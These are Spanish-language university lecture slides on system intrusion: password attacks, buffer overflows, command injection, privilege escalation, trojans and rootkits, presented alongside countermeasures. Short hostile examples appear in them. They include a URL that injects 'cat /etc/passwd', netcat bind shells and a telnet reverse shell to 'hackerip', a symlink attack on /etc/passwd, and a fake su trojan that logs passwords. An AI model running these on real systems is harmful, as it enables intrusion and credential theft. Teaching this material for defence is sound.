Seguridad en Sistemas Informáticos

Intrusión 2: ataques a sistemas

Área de Ingeniería Telemática
Dpto. Automática y Computación
http://www.tlm.unavarra.es/

En la ultima clase...

- Después de recopilar información tendremos IPs y puertos abiertos de la red objetivo y sabremos que programas y sistemas operativos funcionan en cada uno

¿Cual es el siguiente paso?

- Conseguir acceso remoto
- Conseguir acceso de administrador

Usuarios y privilegios

- El uso de sistemas operativos multiusuario se reparte mediante cuentas de usuarios
  - Un espacio de disco para ese usuario
  - Control sobre quien puede acceder a sus ficheros

    Atributos de los ficheros en disco: permisos para su usuario, su grupo y otros
  - Control sobre quien puede controlar sus programas

    Solo el propietario de un proceso le puede enviar señales
- Grupos de usuarios para asignar privilegios de acceso comunes
- Usuario administrador (root) que puede hacerlo todo
- Pero...
  - Poca granularidad en la asignación de privilegios. En la practica privilegios de todo o nada
  - Unix se toma como lo mejor que tenemos en sistemas seguros y nunca fue diseñado pensando en la seguridad


    Unix and security shoudn't be used in the same sentence

Usuarios y contraseñas

- El sistema más extendido para controlar el acceso es mediante el conocimiento de un usuario y contraseña
  - El nombre de usuario se considera publico
  - El conocimiento de la contraseña prueba la identidad (autentification)
- Los sistemas operativos procuran proteger la información de las contraseñas
  - Incluso si alguien consigue acceso a un sistema como administrador no debe ser capaz de leer las contraseñas de otros usuarios
  - Incluso si alguien consigue llevarse el disco con las contraseñas no pueda averiguarlas
  - ¿Hay alguna manera de comprobar una contraseña sin tener que almacenarla?

Hashes

- Una función de sentido único o **función de hash** (**hash function**) es una función que es extremadamente difícil de invertir




- Algoritmos de hash: SHA, MD5...
- Usos
  - Corrección de errores, hash tables, identificación (p.e. mp3)
  - Criptografía:

    probar el conocimiento de una información sin revelarla
  - **En el problema de las contraseñas?**

Hashes y contraseñas

- Típicamente los sistemas almacenan hashes de las contraseñas en lugar de las contraseñas



Donde están las contraseñas

- En UNIX
  - Fichero /etc/passwd contiene los usuarios

    Es legible por todo el mundo
  - Fichero /etc/shadow contiene los hashes

    Legible solo por root
- En Windows
  - Hasta NT4 en el Registro con llave HKEY_LOCAL_MACHINE\SAM
    - Puede obtenerse de varias formas: fichero SAM de backup, extraer los hashes mediante programa: pwddumpX,L0phtcrack
  - NT5+ Active Directory
- En ambos se han ido usando diferentes algoritmos de hash

Consiguiendo acceso

- Técnica básica: adivinar contraseñas
  - Requisito: haber enumerado ya usuarios
- Los usuarios tienden a elegir contraseñas poco seguras
  - lo mas fácil posible: sin contraseña
  - facil de recordar
  - contraseñas compartidas
- Con paciencia y probando una contraseña simple...

Usuario	**Contraseña**
Administrator	NULL, password, administrator
Test	test, password
Lab	lab, password
<nombre usuario>	<nombre usuario>, <nombre compañia>
Backup, backupexec	backup
....	

- Los programas tienen mucha paciencia

Programas para buscar contraseñas

- **Ataque de Fuerza bruta**: prueban todas las combinaciones
- **Ataque de diccionario**: prueban usuarios/password de un fichero
  - diccionarios de passwords comunes
  - diccionarios de un idioma (las palabras que tienen sentido son muchas menos que las posibles combinaciones)
  - filtros que modifican las palabras ligeramente: mayúsculas y minúsculas, poner números al final, sustituir letras por números
- Intento de login en
  - telnet, ftp, ssh, rlogin, rsh
  - SNMP
  - POP, IMAP, HTTP/HTTPS
  - Windows SMB
- Al atacante le vale con que un usuario haya elegido una password facil

Programas para buscar contraseñas

- Windows

  Legion, NetBIOS Auditing Tool, SMBgrind...
- UNIX

  Brutus, ObiWaN, THC-Hydra,pop.c ...
- O hágaselo usted mismo con scripts

- Si conseguimos el fichero de hashes es más rápido
- Ataques de diccionario/fuerza bruta contra el fichero de passwords

  Crack5.0a, John the Ripper

Contramedidas y conclusiones

- Educar a los usuarios para que elijan buenas passwords
  - es dificil
  - hacerles cambiar la password periodicamente? (la cambian entre 2)
  - password generada por el sistema? (la apuntaran)
  - Compromiso seguridad / comodidad
- Podemos auditar haciendo ataques nosotros mismos
- Elegir al menos bien las contraseñas importantes
- Asumir que el atacante lo conseguirá y proteger el sistema contra escalada de privilegios
- Principio básico: el defensor tiene que proteger todo el atacante solo tiene que acertar una vez
- Principio básico: hay que poner dificultades al atacante pero alguno lo conseguirá

Acceso remoto SIN contraseña


- Ataques basados en datos

  Enviando datos a un servidor escuchando en algún puerto aprovecharse de fallos en el programa del servidor para conseguir
  - Ejecutar un comando en un sistema remoto
  - Preferiblemente una shell
  - Preferiblemente de root
- Tipos de vulnerabilidades basadas en datos (errores de programación)
  - Buffer overflow
  - Format strings
  - Input validation
  - Integer signed/unsigned overflow

Buffer overflow

- Programa que copia datos a un buffer de tamaño limitado
  - con `strcpy()`, `strcat()`, `sprintf()`...
  - sin comprobar que no se sale, normalmente daría un segmentation fault. Pero...

```
void funcionA() {
  int x;
  char buf[20];
  ...
  strcpy(buf,origen);
}
```




Podemos modificar otras variables

Incluso la dirección de retorno y variables de la función padre

Buffer overflow en un servidor

- Ejemplo, buffer overflow en servidor SMTP al copiar la dirección de mail que se le pide que verifique



Exploits

- Al contenido que debemos enviar para conseguir el efecto deseado con el overflow se le suele llamar **Egg** (huevo)
- Al programa que explota el buffer overflow enviando datos y obteniendo el resultado se le suel llamar **Exploit**
- Los exploits deben estar construidos para una arquitectura sistema operativo y procesador especificos y no funcionarán en otros
  - Importancia de la identificación/fingerprinting
- Los Hackers capaces de crear los Eggs son pocos
  - "Afortunadamente" una vez que los crean cualquiera puede utilizarlos
  - Busque un poco por ahi...

    http://www.packetstormsecurity.org

    http://www.metasploit.com/

Otros tipos de data driven attacks

- **Format Strings**

```
char *userdata; // <-datos leidos
```

  - Si lo imprimimos sin tener cuidado...

```
printf("%s", userdata);
```
OK

```
printf(userdata);
```
Cuidado !!!

  - Si el usuario envia `"%x%x%x%x%x..."` puede ver la pila
  - Con `%n` se puede además modificar

- **Integer overflow Integer sign**

```
short len;
len=get_packet_length();
if (len > 256) {
  printf("too long\n");return;
}
memcpy(dst, packet,len);
```

Si get_packet_length no devuelve short y devuelve más de lo que cabe en un short (ie 100000) al convertirlo a short parecera negativo y pasara el if
Resultado: buffer overflow al copiar

Otros tipos de data driven attacks

- Input validation
  - Un programa falla al reconocer una entrada mal formada y eso lleva consecuencias no previstas
- Ejemplo PHP en un sitio web

```
$numero_foto=$_GET['foto'];
$comando='/progs/extrae_foto foto'.$numero_foto;
system($comando);
```

- El código supone que en la variable foto hay un número

```
http://servidorfotos.com/ver.php?foto=21312
```

/progs/extrae_foto foto21312

- ¿Qué pasa si envío... ?

```
http://servidorfotos.com/ver.php?foto=21312;/bin/cat%20/etc/passwd
```

/progs/extrae_foto foto21312;/bin/cat /etc/passwd

Contramedidas

- Son debidos a errores de programación, se solucionan programando bien
  - Pero normalmente un sistema depende de programas hechos por otros.
- Hay protecciones a nivel de sistema operativo
  - Zonas de memoria no ejecutable (la pila)
  - Cambiar aleatoriamente la disposición de las variables en la pila (hace mas dificil generar el Exploit)
  - pero solo solucionan algunos
- Precauciones generales
  - Mantener el sistema operativo y programas actualizados
  - No tener activados servicios innecesarios
  - Asumir que a veces pasará

Vulnerabilidades comunes: Windows

- MSRPC Microsoft Remote Procedure Call
  Derivado de RPC opensource
  puertos TCP 135,139,445,593 UDP 135,137,138,445
  Usado entre otros para construir los dominios de Windows
  - 2003 Buffer overflow en DCOM/MSRPC
  - Exploit para conseguir acceso como SYSTEM
  - Gusano Blaster construido aprovechando este agujero
    - Escanea ordenadores cercanos con el puerto 135
    - Usa el exploit para propagarse
    - Hace un ataque en cierta fecha contra microsoft
  - Nuevas vulnerabilidades posteriormente

Vulnerabilidades comunes: Windows

- LSASS Local Security Authority Service
  - Buffer overflow detectado en octubre de 2003 en la libreria LSASRV.DLL
  - Explotable a traves de MSRPC en los puertos 139 y 445
  - Usado por el gusano Sasser
- IIS Windows Internet Information Services
  - Múltiples vulnerabilidades en los ultimos años
  - "IIS6 desactivado por defecto hara probablemente más por la seguridad de Windows que todos los parches desde NT4 SP3"

Vulnerabilidades comunes: UNIX

- FTP
  - Ha tenido problemas de buffer overflow
  - Se puede ver las contraseñas facilmente por la red
  - FTP anonimos: demasiada ayuda para colocar ficheros una vez conseguido acceso basico
- Sendmail: servidor de SMTP
  - Historial de buffer overflow y validation attacks durante 10 años
  - Se puede usar para enumerar usuarios
  - No tener activado si no se necesita (si no soy un servidor de correo)
  - Usar servidores de correo como Qmail o Postfix

Vulnerabilidades comunes: UNIX

- RPC, SNMP
  - Buffer overflows
- Incluso OpenSSH , OpenSSL
  - Buffer overflows
- Sniffers promiscuous mode attacks
  - Buffer overflow en tcpdump

- Problemas de configuración
  - NFS exportando directorios por error
  - X11 permite mostrar ventanas de otra maquina
    - pero el permiso incluye enviarles los eventos de teclado

Contramedidas y conclusiones

- No use servicios innecesarios
- Filtre los servicios que no sean necesarios fuera de su red
- Mantenga su sistema actualizado para no tener agujeros en los servicios necesarios
- = Tenga un administrador que se mantenga informado

Siguiendo con el hacking

- Las vulnerabilidades nos permiten conseguir un cierto acceso
  - Ejecutar algún comando
  - Conseguir una shell a través de la misma conexión
  - Normalmente con los privilegios del programa que tiene el fallo

- Siguiente paso?
  - Quizás ya es suficiente. El usuario de una base de datos es suficiente para sacar la información de la base de datos
  - Mejorar acceso. Ejecutando un comando puedo conseguir acceso remoto??
  - Conseguir acceso de administrador, Escalar privilegios


Backchannels

- De ejecutar un comando a tener una shell
  - Pon un servidor en el puerto 80 asociado a una shell

```
nc -l -p 80 -e /bin/bash
```

```
nc -l -p 80 -e cmd.exe
```

- Y en este caso?




```
T1$ nc -l -p 80
T2$ nc -l -p 53
/bin/telnet hackerip 80 | /bin/bash | /bin/telnet hackerip 53
```

Acceso remoto gráfico

- En UNIX con X11
  - xterm -display 10.1.1.21:0.0
- En Windows
  - Terminal Services en el puerto 3389 ?
  - Herramientas para redireccionar puertos: fpipe, nc, ssh
- En los dos
  - VNC

Escalar privilegios

- Hemos conseguido acceso a una maquina remota (con conexión o ejecutando comandos) pero no como root
- Como convertirse en root/system/administrador
  - Complejidad de los sistemas operativos
  - Ficheros y procesos tienen grados de privilegios (permisos)
  - La interacción entre los procesos de sistema y de usuario es compleja
    - El programa sendmail debe recibir correos y ser capaz de dejarlos a cualquier usuario
    - El programa login debe ser capaz de comprobar si la contraseña que escribe el usuario es buena (posibilidad de leer el fichero de contraseñas) y luego debe convertirse en el usuario que ha entrado
    - Un programa de un juego debe de ser capaz de saltarse el manejo normal de ventanas y apropiarse de toda la pantalla...
    - ...
  - En un sistema tan complejo las probabilidades de que un programa permita hacer algo que se supone que no deba pasar son demasiado altas
- Ejemplos...

En Windows

- DLL injection
  - Se puede ejecutar código con los privilegios de un programa concreto obligándole a cargar una librería dinámica con nuestro código
  - Una vez conseguido podemos sustituir las funciones a las que llama dicho programa
    - observar las contraseñas en funciones que manejen la contraseña antes de encriptarla
    - ejecutar código con los privilegios de ese programa
- El problema es como conseguir que el programa privilegiado cargue la librería que queremos
  - Windows lleva una larga lista de programas con fallos de este tipo
  - Se pueden construir exploits que nos den privilegios de Administrator
- Pasar de Administrator a System es cuestión sólo de programar una tarea en el Windows Scheduler

```
C:\> at 21:30 /INTERACTIVE cmd.exe
```

En UNIX

- Acceso a los hashes de contraseñas
  - Unix viejos /etc/passwd legible por todo el mundo
  - Ahora /etc/shadow solo legible por root
- Buffer overflow en programas locales. Mayor superficie de ataque.
  - Desde la red solo podemos hacer buffer overflow a lo que leen los servidores
  - Con acceso local hay más posibilidades (llamadas al sistema, ficheros de configuracion...)
  - Busque exploits que escalen de acceso local a root
  - Peligro en ficheros ejecutables con setuserid de root (permiso s)

```
$ ls -l
...
-rwxr-xr-x  1 root root  38484 May  4  2004 stty
-rwsr-xr-x  1 root root 104622 May  4  2004 su
...
```

En UNIX

- Links

  Comando ln -s permite hacer un enlace de un fichero a otro
- Si un programa con privilegios hace una operación sobre un fichero sin demasiadas comprobaciones (borra o cambia los permisos a un fichero existente)
  - Con un link podemos conseguir que modifique un fichero sensible

    ejemplo: dtappgather en solaris
    - crea el fichero /var/dt/appconfig/appmanager/generic-display-0
    - le cambia los permisos a 0666
    - le cambia el propietario al usuario que ha ejecutado adtappgather
  - Si el fichero ya existe
    - no lo crea y hace el resto de operaciones
  - Si alguien ha hecho antes

    ```
    ln -s /etc/passwd /var/dt/appconfig/appmanager/generic-display-0
    ```
  - El fichero /etc/passwd es mio

En UNIX


- Race Conditions (de Wikipedia)

  A **race condition** or **race hazard** is a flaw in a system or process whereby the output of the process is unexpectedly and critically dependent on the sequence or timing of other events. The term originates with the idea of two signals racing each other to influence the output first.

- Típico: incremento de un contador global por dos hilos o procesos concurrentes

  (contador de visitas de página web que hace que dos accesos casi simultáneos cuenten como uno solo?)

- Ejemplo FTP y Race Condition entre dos señales SIGURG y SIGPIPE



SIGPIPE El socket de datos se cierra
- Vuelve a ser root
- Guarda logs
- Cierra el proceso

SIGURG Datos urgentes llegan por control
- Aborta la conexion de datos y vuelve a leer comandos

- Problema si llega una señal SIGURG inmediatamente despues de SIGPIPE

En UNIX

- Manipulacion de ficheros core
- Forzar carga de librerias compartidas (como el DLL injection)
- Fallos en el kernel
- Fallos de configuración
  - Permisos de ficheros sensibles
  - Ficheros con SUID SGID

Acceso de root conseguido

- **Estamos dentro !!**
- Siguiente paso?
  - Conseguir nuevos accesos
    - Copiar ficheros de hashes (pueden darnos acceso a otras maquinas)
    - Colocar sniffers
    - Colocar troyanos
  - Borrar las huellas
    - Editar/borrar logs
    - Instalar rootkits

Conseguir nuevos accesos

- Colocar sniffers y robar hashes: demasiado facil para comentar
- Colocar caballos de troya

```
$ mv /bin/su /bin/.su
$ cat >/bin/su
#!/bin/bash
echo “Password: “
read -s pass
echo $pass >>/tmp/.passwords
echo “Sorry. Try again.”
source /bin/.su
^D
$ chmod +x /bin/su
$
```

Analice el resultado de los comandos

- El ejemplo de arriba es simple. Y si sustituimos el ssh?

Ocultando el ataque

- Root puede modificar los logs y borrar sus accesos
  - Herramientas automáticas para hacerlo
- Pero llegados a este punto es mejor modificar el sistema
  - Cambiar el comando ls para que no vea ciertos ficheros
  - Cambiar el comando who para que no vea ciertos usuarios
  - Cambiar el comando ps para que no vea ciertos procesos
  - Cambiar el kernel?
- Rootkit
  - Conjunto de utilidades modificadas listas para instalar con las funciones de ocultamiento más necesarias
- Con el sistema comprometido hasta este punto las mejores opciones del administrador son
  - Reinstalar el sistema desde 0 o desde un backup LIMPIO (dificil de garantizar)
  - Extraer el disco duro y pasar al análisis forense

Resumiendo...

Military tactics are like unto water; for water in its natural course runs away from high places and hastens downwards.

So in war, the way is to avoid what is strong and to strike at what is weak.

SUN TZU, THE ART OF WAR

